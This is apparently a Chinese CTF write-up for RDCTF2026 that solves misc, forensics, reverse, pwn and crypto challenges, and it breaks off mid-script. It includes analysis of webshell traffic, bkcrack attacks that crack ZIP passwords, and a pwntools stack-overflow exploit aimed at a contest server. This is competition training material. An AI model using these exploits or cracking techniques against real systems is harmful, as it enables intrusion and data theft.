RDCTF2026

misc

Hello RDCTF

手机扫一下就出了

`RDCTF{hello_RDCTF_I'm_coming!!!}`

你个小蚂蚁拿什么剑啊

流量分析，根据题目提示需要搜寻文件

发现POST有个shell.php，解密流量包的base64编码，分析可知攻击者上传了文件

过滤一下POST请求，在倒数第三个里面发现读取了flag（cat /flag）的痕迹

http.request.method == "POST"

No.	Time	Source	Destination	Protoco	Lengt	Info
5	0.000759	172.72.0.1	172.72.0.144	HTTP	534	POST /shell.php HTTP/1.1 (application/x-www-form-urlencoded)
16	0.042464	172.72.0.1	172.72.0.144	HTTP	616	POST /shell.php HTTP/1.1 (application/x-www-form-urlencoded)
27	1.767460	172.72.0.1	172.72.0.144	HTTP	637	POST /shell.php HTTP/1.1 (application/x-www-form-urlencoded)
38	5.485138	172.72.0.1	172.72.0.144	HTTP	596	POST /shell.php HTTP/1.1 (application/x-www-form-urlencoded)
51	5.535160	172.72.0.1	172.72.0.144	HTTP	414	POST /shell.php HTTP/1.1 (application/x-www-form-urlencoded)
64	10.930782	172.72.0.1	172.72.0.144	HTTP	370	POST /shell.php HTTP/1.1 (application/x-www-form-urlencoded)
77	13.282978	172.72.0.1	172.72.0.144	HTTP	358	POST /shell.php HTTP/1.1 (application/x-www-form-urlencoded)
88	23.207984	172.72.0.1	172.72.0.144	HTTP	308	POST /shell.php HTTP/1.1 (application/x-www-form-urlencoded)
113	30.064057	172.72.0.1	172.72.0.144	HTTP	416	POST /shell.php HTTP/1.1 (application/x-www-form-urlencoded)
126	37.785531	172.72.0.1	172.72.0.144	HTTP	368	POST /shell.php HTTP/1.1 (application/x-www-form-urlencoded)

过滤一下这条请求的TCP流，发现了里面有gzip加密的痕迹，根据gzip开头（特征1f8b）找到了数据块

```
1f8b080000000000000003334f334b364c31494d33370fcd0e7209738d328fcc0dacf00b0fcaf40d492ef1abf234f5
753630f00b8facf409f72cf7cd4a2e890c4937f2350a348dca4a3701d2956981f9b6696646a94929266646c91600
c8ed748652000000
```

根据蚁剑分隔符写脚本解密

```
import gzip
import base64
2
hex_payload =
"1f8b080000000000000003334f334b364c31494d33370fcd0e7209738d328fcc0dacf00b0fcaf40d492ef1abf234f
5753630f00b8facf409f72cf7cd4a2e890c4937f2350a348dca4a3701d2956981f9b6696646a94929266646c9160
0c8ed748652000000"

def final_solve(hex_str):
    try:
        # 1. 解压
        bin_data = bytes.fromhex(hex_str)
        decompressed = gzip.decompress(bin_data).decode('utf-8', errors='ignore')
        print(f"[*] 原始内容: {decompressed}")

        # 2. 蚁剑分隔符通常是固定长度的十六进制字符串
```

```
        # 从输出看，分隔符长度通常是 11 位。我们尝试寻找中间最像 Base64 的部分。
        # 这里直接用切片逻辑：去掉开头 11 位，去掉结尾 11 位
        prefix_len = 11
        suffix_len = 11

        b64_payload = decompressed[prefix_len:-suffix_len]
        print(f"[*] 提取出的 Base64: {b64_payload}")

        # 3. 补全 Padding 并解码 (防止末尾丢失 =)
        missing_padding = len(b64_payload) % 4
        if missing_padding:
            b64_payload += '=' * (4 - missing_padding)

        result = base64.b64decode(b64_payload).decode('utf-8')
        print("\n" + "="*40)
        print(f"最终 FLAG: {result.strip()}")
        print("="*40)

    except Exception as e:
        # 如果切片不对，尝试寻找大写字母开头的特征 (RCTF 通常以 U 也就是 R 开头)
        import re
        match = re.search(r'UkRD[A-Za-z0-9+/]+={0,2}', decompressed)
        if match:
            print(f"[*] 备选匹配解码: {base64.b64decode(match.group(0)).decode('utf-8')}")
        else:
            print(f"解密出错: {e}")

final_solve(hex_payload)
```

`RDCTF{bd15db17-7290-45f2-b027-a863d9f883d2}`

奶龙尸块

打开奶龙头发现只有一半，猜测是宽高隐写，脚本解密一下

```
import struct
import os
import sys

def check_jpg_no_lib(file_path):
    if not os.path.exists(file_path):
        print(f"[!] 文件不存在: {file_path}")
        return

    with open(file_path, 'rb') as f:
        data = f.read()

    print(f"[*] 正在分析: {file_path}")

    # 1. 查找 SOF 标记 (Start of Frame)
    # SOF0: \xff\xc0, SOF2: \xff\xc2
    sof_pos = -1
    for marker in [b'\xff\xc0', b'\xff\xc2']:
```

```
        sof_pos = data.find(marker)
        if sof_pos != -1:
            break

    if sof_pos != -1:
        # JPG 格式: FF C0 + 长度(2字节) + 位深(1字节) + 高度(2字节) + 宽度(2字节)
        h_offset = sof_pos + 5
        w_offset = sof_pos + 7
        h = struct.unpack('>H', data[h_offset:h_offset+2])[0]
        w = struct.unpack('>H', data[w_offset:w_offset+2])[0]
        print(f"[+] 找到 SOF 标记: {data[sof_pos:sof_pos+2].hex()}")
        print(f"[+] 当前显示尺寸: {w} x {h}")
        print(f"    高度十六进制位置: {hex(h_offset)} (值为
{data[h_offset:h_offset+2].hex()})")
        print(f"    宽度十六进制位置: {hex(w_offset)} (值为
{data[w_offset:w_offset+2].hex()})")
    else:
        print("[!] 未找到 SOF 标记，可能不是标准 JPG。")

    # 2. 检查 EOI (End of Image) \xff\xd9 之后是否有数据
    eoi_pos = data.rfind(b'\xff\xd9')
    if eoi_pos != -1:
        extra_data = data[eoi_pos + 2:]
        if extra_data:
            print(f"\n[!] 发现异常! 在文件结束符 (FF D9) 后还有 {len(extra_data)} 字节数据。")
            print(f"[*] 这通常意味着高度被改小了，隐藏了部分图片，或者末尾藏了文件。")
            print(f"[*] 尝试在 Hex 编辑器中修改 {hex(h_offset)} 处的高度值。")
            if len(extra_data) > 30:
                print(f"[*] 末尾数据预览: {extra_data[:30].hex()}...")
        else:
            print("\n[+] 文件在 FF D9 处正常结束，未发现末尾隐藏数据。")
    else:
        print("\n[!] 警告: 未找到文件结束符 FF D9，文件可能不完整。")

if __name__ == "__main__":
    if len(sys.argv) < 2:
        print("用法: python test.py <图片路径>")
    else:
        check_jpg_no_lib(sys.argv[1])
```

010修改一下图片高度

之后就可以正常看到编码了

是社会主义核心价值观编码，解密一下得到密码 `2020071477`

打开神秘碎片发现有很多奶龙石块，注意到以下几个都是大小和其他不一样的

奶龙尸块 17.jpg

奶龙尸块 27.jpg

奶龙尸块 77.jpg

奶龙尸块 97.jpg

奶龙尸块 117.jpg

奶龙尸块 137.jpg

奶龙尸块 157.jpg

奶龙尸块 177.jpg

010发现末尾藏了个png，提取出来发现是二维码碎片

脚本拼接一下

```
import os
from PIL import Image

def stitch_nailong_3x3():
```

```
    # 严格按照你截图的视觉位置排列 (3x3 网格)
    # 第一行只有2个，说明右上角 (0,2) 位置是空的
    grid = [
        ['nailong.png',  'nailong1.png', None],           # 第一行：右上角空缺
        ['nailong2.png', 'naolong3.png', 'nailong4.png'],  # 第二行：全满 (注意 naolong3 拼写)
        ['nailong5.png', 'nailong6.png', 'nailong7.png']   # 第三行：全满
    ]

    # 1. 检查基础文件并获取尺寸
    first_file = 'nailong.png'
    if not os.path.exists(first_file):
        print(f"错误：找不到 {first_file}，请确保脚本和图片在同一文件夹。")
        return

    unit = Image.open(first_file)
    w, h = unit.size
    print(f"检测到碎片尺寸: {w}x{h}")

    # 2. 创建 3x3 大画布 (白色背景)
    canvas = Image.new('RGB', (w * 3, h * 3), (255, 255, 255))

    # 3. 循环拼接
    print("正在按照截图顺序拼接...")
    for r_idx, row in enumerate(grid):
        for c_idx, file_name in enumerate(row):
            if file_name: # 如果该位置有文件名
                if os.path.exists(file_name):
                    img = Image.open(file_name)
                    # 计算坐标：列索引*宽，行索引*高
                    canvas.paste(img, (c_idx * w, r_idx * h))
                    print(f"已放置: {file_name} -> 坐标({c_idx * w}, {r_idx * h})")
                else:
                    print(f"❌ 找不到文件: {file_name}")
            else:
                print(f"空缺位: 第{r_idx+1}行第{c_idx+1}列 (右上角)")

    # 4. 保存结果
    output_name = "RDCTF_3x3_Stitched.png"
    canvas.save(output_name)
    print("-" * 30)
    print(f"拼接完成！文件已存为: {output_name}")
    print("由于右上角定位块缺失，若扫不出请尝试手动补全该方块，或提高扫描器亮度。")

if __name__ == "__main__":
    stitch_nailong_3x3()
```

直接扫描就行了

结果：FLAG:flag{Dragon_Ball_fragments_have_been_collected}

打扰奶龙吃饭

首先7z解压docx，看到document.xml里面有个base64

```
<w:fonts w:hint="default" w:eastAsiaTheme="minorEastAsia"/><w:sz w:val="3
w:h="16838"/><w:pgMar w:top="1440" w:right="1800" w:bottom="1440" w:left
w:charSpace="0"/></w:sectPr><!-- TmFpbG9vbmd5eWRz -->
</w:body></w:document>
```

解码是Nailoongyyds，作为密码打开zip

里面还套了个zip，用7z打开发现有个exe，且算法是zipcrypto，直接已知明文攻击

（注意编码问题，这里最好给exe改个不含汉字的名）

```
bkcrack -C flag.zip -c test.exe -x 0 4d5a9000030000000400000ffff0000
```

```
0000004000000ffff0000
bkcrack 1.8.0 - 2025-08-18
[00:43:26] Z reduction using 9 bytes of known plaintext
100.0 % (9 / 9)
[00:43:26] Attack on 740636 Z values at index 6
Keys: 5b7c19eb 2b71e209 d8df4e0a
74.4 % (550898 / 740636)
Found a solution. Stopping.
You may resume the attack with the option: --continue-attack 550898
[00:50:42] Keys
5b7c19eb 2b71e209 d8df4e0a
```

（找到了！）

之后用keys恢复一下zip或者文件

```
bkcrack -C flag.zip -k 5b7c19eb 2b71e209 d8df4e0a -U decrypted.zip 123
```

`flag{Succ3ssfully_s0ved_Nai10ng}`

zip大师

第一层是个伪加密，010打开zip，把50 4B 01 02后面的90 改成 00，就可以正常解压了

第二关nailong.zip，7z打开发现是1~41.txt，推断是crc32爆破，写脚本

```
import zlib
import itertools
from tqdm import tqdm

def final_crack():
    crcs_3 = [
        0x55912595, 0x1f183aa6, 0x3509a9f8, 0xf1816030, 0xa11a954c,
        0xaae79aeb, 0xbd238fb9, 0x4b5bc149, 0xad8ef2d3, 0x8ad9c8ee,
        0xf1816030, 0x041a578e, 0x267cc491, 0xda70052b, 0xa3557ae1,
        0x44454e88, 0x0555d561, 0xf6eca429, 0x1ffca4d6, 0x4713900e,
        0xc343dfb1, 0xefed460a, 0x0222c21a, 0x869c83c4, 0xd02f47e7,
        0xf5d99c16, 0x6c549338, 0xbefb7802, 0x81eb94bf
    ]
    crcs_1 = [
        0x29d6a3e8, 0x0862575d, 0xb969be79, 0xe101f268, 0xad68e236,
        0xe7b74777, 0xfd6d930a, 0xdd0216b9, 0xf4dbdf21, 0x440b4703,
        0x0f0f9344, 0x4366831a
    ]

    results = {}
    target_set = set(crcs_3)

    print("[*] 正在进行 3 字节全字节爆破 (00-FF)...")
    # 直接使用 range(256) 确保没有任何字符遗漏
    for combo in tqdm(itertools.product(range(256), repeat=3), total=256**3):
        content = bytes(combo)
        crc = zlib.crc32(content) & 0xFFFFFFFF
        if crc in target_set:
            # 存储原始 bytes，防止解码失败
            results[crc] = content
            if len(results) == len(target_set): break

    print("[*] 正在进行 1 字节全字节爆破...")
    for target in crcs_1:
        for i in range(256):
            content = bytes([i])
            if (zlib.crc32(content) & 0xFFFFFFFF) == target:
                results[target] = content
                break

    # 拼接并尝试显示
    raw_res = b""
    for c in crcs_3: raw_res += results.get(c, b"???")
    for c in crcs_1: raw_res += results.get(c, b"?")

    print("\n" + "="*50)
    print(f"🎉 原始字节流 (Hex): {raw_res.hex()}")
```

```
    try:
        # 尝试按照 UTF-8 显示，看看到底是什么
        print(f"🎉 尝试解码文本: {raw_res.decode('utf-8')}")
    except:
        print("提示: 包含非打印字符，请查看 Hex 或 Base64")
    print("="*50)

if __name__ == "__main__":
    final_crack()
```

很快成功了，显示“在那天，奶龙说了许多，但我只记得：（柵のパスワード、鍵六）_kPmL(<I0JoN”

提示是栅栏密码，key为2，后面的_kPmL(<I0JoN就是密文

解密得到第二个zip密码_PL<0okm(IJN

最后一个zip里面有个png，利用png头爆破

```
bkcrack -C flag.zip -c this-is-a-png.png -x 0 89504E470D0A1A0A0000000D49484452
```

利用key恢复成txt

`RDCTF{you_have_become_a_master_of_zip}`

你能听到我的秘密吗

第一层是个弱密码爆破，123456

第二层，注意到外层图片和内层相同，且crc值也相同，可以尝试构造已知明文攻击

尝试后发现python构造的zip和内层图片大小最接近


```
import zipfile

with zipfile.ZipFile('plain.zip', 'w', compression=zipfile.ZIP_DEFLATED) as z:

z.write('你在找什么.jpg')
```

之后就可以构造明文攻击，很快

```
bkcrack -C "没有密码怎么拿到秘密文件呢.zip" -c "你在找什么.jpg" -P plain.zip -p "你在找什么.jpg" -o
0
```

进入之后发现是wav隐写，用工具Audacity打开

放大发现波形有很明显的两种形态，猜测是二进制序列



用脚本提取一下

```
import wave
import numpy as np

def extract_full_binary_sequence(filename, bit_samples=441, threshold_zcr=20):
    """
    严格按照 FSK 过零点逻辑提取完整的二进制流
    """
    print(f"[*] 正在读取文件: {filename}")
    with wave.open(filename, 'rb') as wav:
        params = wav.getparams()
        n_frames = params.nframes
        # 读取原始数据
        frames = wav.readframes(n_frames)
        data = np.frombuffer(frames, dtype=np.int16).astype(np.float32)

        # 处理多声道：只取左声道
        if params.nchannels > 1:
            data = data[0::2]

    bits = ""
    total_samples = len(data)
    print(f"[*] 总采样点数: {total_samples}")
    print(f"[*] 步长 (BIT_SAMPLES): {bit_samples}")

    # 从 0 开始，每隔 bit_samples 采样一次，直到文件末尾
    for i in range(0, total_samples - bit_samples, bit_samples):
        chunk = data[i : i + bit_samples]

        # 核心逻辑：计算过零点数 (Zero Crossing Rate)
        # np.sign 判定正负，np.diff 捕捉跳变点
        zcr = np.sum(np.diff(np.sign(chunk)) != 0)

        # 二进制判定：高频(密集) > 阈值 为 1，低频(稀疏) 为 0
        if zcr > threshold_zcr:
            bits += "1"
        else:
            bits += "0"

    return bits

# --- 配置与执行 ---
```

```
# 根据你的 Audacity 截图，如果 441 出来的结果字符重复，请尝试改为 882
BIT_SAMPLES = 441
FILE_PATH = '秘密就在这里.wav'
OUTPUT_FILE = 'full_binary.txt'

try:
    # 1. 提取完整序列
    full_sequence = extract_full_binary_sequence(FILE_PATH, bit_samples=BIT_SAMPLES)

    # 2. 输出到控制台预览
    print("-" * 30)
    print(f"[*] 提取完成！总比特数: {len(full_sequence)}")
    print(f"[*] 序列前 512 位预览:\n{full_sequence[:512]}")
    print("-" * 30)

    # 3. 保存到本地文件，防止控制台截断
    with open(OUTPUT_FILE, 'w') as f:
        f.write(full_sequence)
    print(f"[*] 完整的二进制序列已保存至: {OUTPUT_FILE}")

except FileNotFoundError:
    print(f"[!] 错误：找不到文件 '{FILE_PATH}'，请确保它在脚本同目录下。")
except Exception as e:
    print(f"[!] 发生未知错误: {e}")
```

再解密一下就很像了

Input

```
0101111101011001010000110101100101101000010100100101010101101111010000110111010001101110001100110
0101001001011001010001100101010001000100010001000110111101010010010100100011111001000011011101010
0111001001100110011110110101100101001110010001000101100101010011011101010100000001000011001011011
0010111001100101011001000100001101000011011011111011001000110111100101110010001100110111101011001
0101010101010010010001000101001001110100010100100111101101010010010011100111010001010010010110011
0111010101100100011001010100111001000011001100110110011001101111010001100010110101010010011111011
0110011001010100011011110110010101101111010011100111101100110000010001000101001001000110011101010
0100010001011001011011110010110101001110011001010111010001100100011101010100001101110010010000011
0111101101000011010001000111101101111011010100100100001101000000010001000011000001000000000110000
```

ABC 4487 1 1242 Raw Bytes LF

Output

```
WfFCCST1{T-R{fY|UoN{uDRTTUFhFuuT0doF_TCYrUuReSoT-.Tuo3UhtcnrN|cuS-
d03DUD{u_1U|ou3cN3FSDenrDcN_{oDTSFcoNdCefDU0d-tUlTFT>-Fu-
{CFU0DRrU1todlNTcUoTC_YCYhRUoCtn3RYFTDDoRR>Curf{YNDYSu@C-.edCCodo.FoYURDRtR{RNtRYudeNC3foF-
R{fToeoN{0DRFuDYo-NetduCrC{CD{{RC@D0@01tlCufY.tD{DChNRWh{Ftde_cCRe-
f0TeDll_DNYThF0DDuFCflYoYrc0D0TTTfRd3d.C0DhdutD-t.1._Fn@{|0{Ro-c-YtfUC{FTUFeYY|eC-_v_>oRF-ThhfCu-
WYNDRfd0C0-rf@01re-N1h_Nhfu@Uf-S{f30n{URf3.N0Dc_Yh_hT3_RTRdTCRd}d0@FRtRRDYF-v-
r0o{S_T{U..NSueN0c{f3{.YS|fhdYhFu.@U_03_eFD_{RUfTR-NSFTRdt0Yu{FYYf-
0RUC1u>Y.TtCCFD@t{_.TfuS|FDS0h-{DYC0F:
```

这里问了一下出题师傅，猜想出了是按字母频率排序，自己写了个脚本排序

```
from collections import Counter
```

```
s = "WfFCCST1{T-R{fY|UoN{uDRTTUFhFuuT0doF_TCYrUuReSoT-.Tuo3UhtcnrN|cuS-
d03DUD{u_1U|ou3cN3FSDenrDcN_{oDTSFcoNdCefDU0d-tUlTFT>-Fu-
{CFU0DRrU1todlNTcUoTC_YCYhRUoCtn3RYFTDDoRR>Curf{YNDYSu@C-.edCCodo.FoYURDRtR{RNtRYudeNC3foF-
R{fToeoN{0DRFuDYo-NetduCrC{CD{{RC@D0@01tlCufY.tD{DChNRWh{Ftde_cCRe-
f0TeDll_DNYThF0DDuFCflYoYrc0D0TTTfRd3d.C0DhdutD-t.1._Fn@{|0{Ro-c-YtfUC{FTUFeYY|eC-_v_>oRF-
ThhfCu-WYNDRfd0C0-rf@01re-N1h_Nhfu@Uf-S{f30n{URf3.N0Dc_Yh_hT3_RTRdTCRd}d0@FRtRRDYF-v-
r0o{S_T{U..NSueN0c{f3{.YS|fhdYhFu.@U_03_eFD_{RUfTR-NSFTRdt0Yu{FYYf-
0RUC1u>Y.TtCCFD@t{_.TfuS|FDS0h-{DYC0F:"

decoded = ""
counts = [0] * 256
for char in s:
    counts[ord(char)] += 1

counts = Counter(s).most_common()

list = []
for char, freq in counts:
    list.append(char)
decoded = "".join(list)
print(decoded)
```

RDCTF{Y0-ufoUNd_the.S3cr@1|ln>Wv}:，很接近了，因为u和-出现次数相同，转换一下就是flag

`RDCTF{Y0u-foUNd_the.S3cr@1|ln>Wv}`

问卷

竟然有两个flag?

`RDCTF{9da70e50-9f13-4de5-ab63-84186e92899d}`

`RDCTF{The_end_e23a84ba?The_3nd_ce8f10ca.}`

Forensics

绘画大师

题目是内存取证，给了一个raw文件，放到volatility里面跑一下

```
python2 vol.py -f ../1.raw imageinfo

Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000,
Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418
                  AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                  AS Layer2 : FileAddressSpace (/root/Desktop/volatility2/1.raw)
                   PAE type : No PAE
                        DTB : 0x187000L
                       KDBG : 0xf80002a45120L
      Number of Processors : 16
 Image Type (Service Pack) : 1
            KPCR for CPU 0 : 0xfffff80002a47000L
            KPCR for CPU 1 : 0xfffff88002f00000L
```

```
             KPCR for CPU 2 : 0xfffff88002f7d000L
             KPCR for CPU 3 : 0xfffff880009bb000L
             KPCR for CPU 4 : 0xfffff88003054000L
             KPCR for CPU 5 : 0xfffff880030d1000L
             KPCR for CPU 6 : 0xfffff8800314e000L
             KPCR for CPU 7 : 0xfffff880031cb000L
             KPCR for CPU 8 : 0xfffff88003248000L
             KPCR for CPU 9 : 0xfffff880032c5000L
            KPCR for CPU 10 : 0xfffff88003342000L
            KPCR for CPU 11 : 0xfffff880033bf000L
            KPCR for CPU 12 : 0xfffff88003440000L
            KPCR for CPU 13 : 0xfffff880034bd000L
            KPCR for CPU 14 : 0xfffff8800353a000L
            KPCR for CPU 15 : 0xfffff880035b7000L
          KUSER_SHARED_DATA : 0xfffff78000000000L
        Image date and time : 2026-01-16 21:42:15 UTC+0000
  Image local date and time : 2026-01-16 13:42:15 -0800
```

Profile是**Win7SP1x64**，根据这个查看一下进程

```
python2 vol.py -f /root/Desktop/volatility2/1.raw --profile=Win7SP1x64 pslist
```

```
0xfffffa80312b87c0 regsvr32.exe           2572   1088      0 --------      1      0 2026-01-16 21:33:39 UTC+0000
01-16 21:33:41 UTC+0000
0xfffffa80322d5b00 wmpnetwk.exe           3004    556     10      240      0      0 2026-01-16 21:33:59 UTC+0000

0xfffffa8034c61b00 mscorsvw.exe           2648    556      6       99      0      1 2026-01-16 21:34:39 UTC+0000

0xfffffa8034c77060 mscorsvw.exe           3040    556      7       94      0      0 2026-01-16 21:34:40 UTC+0000

0xfffffa8034cd5870 svchost.exe            2964    556     13      408      0      0 2026-01-16 21:34:40 UTC+0000

0xfffffa8031342b00 WmiPrvSE.exe           2024    700      7      138      0      0 2026-01-16 21:35:45 UTC+0000

0xfffffa803140aa80 mspaint.exe            2616   1088      5      133      1      0 2026-01-16 21:36:44 UTC+0000

0xfffffa803535cb00 svchost.exe            2968    556      6      117      0      0 2026-01-16 21:36:44 UTC+0000

0xfffffa803539b5f0 audiodg.exe            3092    216      6      146      0      0 2026-01-16 21:39:22 UTC+0000

0xfffffa8033398060 SearchProtocol         3068   2388      8      294      0      0 2026-01-16 21:40:42 UTC+0000
```

题目是“绘画大师”，可以发现一个mspaint的进程比较可疑，先dmp下来

```
python2 vol.py -f /root/Desktop/volatility2/1.raw --profile=Win7SP1x64 memdump -p 2616 -D ./
```

之后使用gimp打开，调一下宽度和偏移量，就能看出来了

`RDCTF{volatility}`

AI

ez_pth

直接010搜索RDCTF{就能看到了，记事本也行

`RDCTF{so_ez_pth}`

Reverse

ezbase

简单的base64编码表替换

```
import base64

# The exact alphabet from your .rdata section
custom_alphabet = "QWERTYUIOPASDFGHJKLZXCVBNMabcdefghijklmnopqrstuvwxyz0123456789+/"
standard_alphabet = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"

# The ciphertext from your .rdata section
ciphertext =
"YgcBTjODKQPLX11ebUgIbyOVW1KKGKxzBlhTKgFEKQXRWgYeV2omLXXqaJXTaUhfV2wtJwdeB2g5CwXEYwQQBIO="

# 1. Map Custom Base64 to Standard Base64
table = str.maketrans(custom_alphabet, standard_alphabet)
standard_b64 = ciphertext.translate(table)
```

```
# 2. Base64 Decode
# This gives us the bytes after the XOR operation
xor_bytes = list(base64.b64decode(standard_b64))

# 3. Reverse the Rolling XOR (Working Backwards)
# Original code: buf[i] ^= buf[i+1]
# We must start from the end because the last byte was never changed
for i in range(len(xor_bytes) - 2, -1, -1):
    xor_bytes[i] = xor_bytes[i] ^ xor_bytes[i+1]

# 4. Result
flag = "".join(chr(b) for b in xor_bytes)
print(f"Flag: {flag}")
```

`RDCTF{w31c0m3_70_rdc7f_c0n6r47u1471On5_y0u_637_7h3_r16h7_f146!!!}`

Hello_Rust

先在main函数中找出XorOp，AddOp，SubOp，IdxXorOp的地址，再去0x1400A20B0找一下字节数据

```
target = [
    0x65, 0x58, 0x3E, 0x57, 0x71, 0x8F, 0x4D, 0x72,
    0x02, 0x88, 0x5A, 0x3A, 0x43, 0x47, 0x6D, 0x3B,
    0x43, 0x44, 0x6D, 0x60, 0x68, 0x48, 0x6D, 0x24,
    0x68, 0x57, 0x2B, 0x2B, 0x5B, 0x91
]

flag = ""
# 按照题目给的逻辑
for i in range(30):
    op = i % 4
    if op == 0:
        flag += chr(target[i] ^ 0x37)
    elif op == 1:
        flag += chr((target[i] - 20) & 0xFF)
    elif op == 2:
        flag += chr((target[i] + 5) & 0xFF)
    elif op == 3:
        flag += chr(target[i] ^ i)

print(flag)
```

`RDCTF{Ru5t_1t3r4t0rs_4r3_c00l}`

奶龙爱喝花茶

查找一下`Input flag:`字符串，找一下判断right的逻辑

```
import struct

def lrol(val, n):
    return ((val << (n % 32)) & 0xFFFFFFFF) | ((val & 0xFFFFFFFF) >> (32 - (n % 32)))
```

```
def lror(val, n):
    return ((val & 0xFFFFFFFF) >> (n % 32)) | ((val << (32 - (n % 32))) & 0xFFFFFFFF)

def tea_decrypt(v0, v1, k):
    delta = 0x9E3779B9
    s = (delta * 32) & 0xFFFFFFFF
    for i in range(32):
        v1 = (v1 - (((v0 << 4) + k[2]) ^ (v0 + s) ^ ((v0 >> 5) + k[3]))) & 0xFFFFFFFF
        v0 = (v0 - (((v1 << 4) + k[0]) ^ (v1 + s) ^ ((v1 >> 5) + k[1]))) & 0xFFFFFFFF
        s = (s - delta) & 0xFFFFFFFF
    return v0, v1

# --- 第一步：生成动态密钥 (sub_4119F0 逻辑) ---
base_keys = [0x12345678, 0x9ABCDEF0, 0x0FEDCBA9, 0x87654321]
real_keys = [0] * 4
for i in range(4):
    # 根据 sub_411A44 附近的逻辑：
    # 使用 (i+1) 作为参数调用 sub_411EF0 (LROL)
    # 结合 base_keys 的移位和混淆
    idx = (i + 1) % 4
    val = lrol(base_keys[idx], (i + 1) * 7)
    tmp = val ^ base_keys[i] ^ 0xA5A5A5A5
    real_keys[i] = (tmp + i * 0x11111111 + 0x13579BDF) & 0xFFFFFFFF

# --- 第二步：设置目标密文 (dword_418B30) ---
target_data = [
    0x2E06E9DC, 0x11469DD0, 0x481028F0,
    0x83FB8766, 0x2EBBAB8C, 0xBC51B3AF
]

# --- 第三步：还原比较标靶 (expected) ---
expected = []
for i in range(6):
    shift = i * 5 + 3
    # 这里使用的是 sub_411E20 生成的动态比较密钥
    k_idx = i % 4
    # 注意：这里的比较密钥和 TEA 加密密钥生成逻辑略有不同
    comp_val = lrol(base_keys[k_idx], shift) ^ 0xDEADBEEF
    expected.append((target_data[i] ^ comp_val) & 0xFFFFFFFF)

# --- 第四步：逆向 TEA 和 自定义变换 ---
flag_content = b""
for j in range(0, 6, 2):
    L_enc, R_enc = expected[j], expected[j+1]

    # 1. 逆 TEA (使用生成的 real_keys)
    L, R = tea_decrypt(L_enc, R_enc, real_keys)

    # 2. 逆变换 R: R = LROR(R, 7) ^ 0x3C3C3C3C
    R = lror(R, 7) ^ 0x3C3C3C3C

    # 3. 逆变换 L: L = L ^ 0xA5A5A5A5
```

```
    L = L ^ 0xA5A5A5A5

    flag_content += struct.pack("<II", L, R)

# 输出结果（如果还有编码错误，直接打印 hex 看看）
try:
    print("RDCTF{" + flag_content.decode('ascii') + "}")
except UnicodeDecodeError:
    print("Decrypted bytes (Hex):", flag_content.hex())
    print("Maybe partial ASCII:", "".join(chr(b) if 32 <= b <= 126 else "?" for b in
flag_content))
```

`RDCTF{tea_is_simple_but_fun!!!}`

Pwn

ret2text

简单栈溢出

```
from pwn import *

# 1. 设置环境
context(os='linux', arch='amd64', log_level='debug')

# 2. 建立连接
p = remote('api.wdsec.com.cn', 31476)

# 3. 地址准备
backdoor_addr = 0x401261
# 在 backdoor 函数末尾看到的 retn 指令地址
ret_gadget = 0x40127a

# 4. 构造 Payload
# 偏移量 56 字节 (48字节buf + 8字节rbp)
padding = b'A' * 56
payload = padding + p64(ret_gadget) + p64(backdoor_addr)

# 5. 发送数据
p.sendlineafter(b"please input:", payload)

# 6. 进入交互
p.interactive()
```

`flag{4c8ce898-8554-4786-8541-c752c5ecc9ef-119-62}`

Crypto

SignIn

```
from Crypto.Util.number import long_to_bytes

n =
836107980249259966487226308407477415121605084649650776487710757136321103180192004784937326771
2354293588291130526038987776051260773780288857134243831386357173210052792035758223517443738
0618197302176558064322291286593318848683606673398314867336824733065854850256295795835039309
3233006249589075615238987872536 39

c =
773290312395517470987412790017663736050328075680734116483743356189136472296225513392218111391
6920887025193256675893022194546412060898193090267142668017600289998680778365475855503324496
7299081953242525118242614366948888146435154917839074238457570488865817546147078192396282106 3
6552757962570913385427799529978 8

\# 计算 c 的模逆元

m = pow(c, -1, n)

\# 转换为字符串

flag = long_to_bytes(m)

print(flag.decode())

#RDCTF{N3W_Y34R_N3W_T45K}
```

Fibonacci?Tribonacci!

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
from hashlib import md5
import numpy as np

# 题目数据
a0, b0, c0 = 114514, 1919810, 3502344
n =
2441279589855072012185493681589677978850030233737936622124189385966876579465581965714739695 2
1963552461800635154038339246291514523244724261017056911537 9
p =
1255800380392612235519285679922321980867599742538245331627991408871091551539483425394835911 3
0756856340443220949182385127784257878257013960133937989567587 21
enc_hex =
"3c1a9e8de775f9bf61fbb34673c44818d3522477c7f51a803de8e180e101eb00726992cc5906116801f7d8c893c
28129"
enc = bytes.fromhex(enc_hex)

# 矩阵乘法 mod p
```

```
def mat_mul(A, B, m):
    C = [[0,0,0],[0,0,0],[0,0,0]]
    for i in range(3):
        for j in range(3):
            for k in range(3):
                C[i][j] = (C[i][j] + A[i][k] * B[k][j]) % m
    return C

# 矩阵快速幂
def mat_pow(A, n, m):
    res = [[1,0,0],[0,1,0],[0,0,1]]
    while n > 0:
        if n % 2 == 1:
            res = mat_mul(res, A, m)
        A = mat_mul(A, A, m)
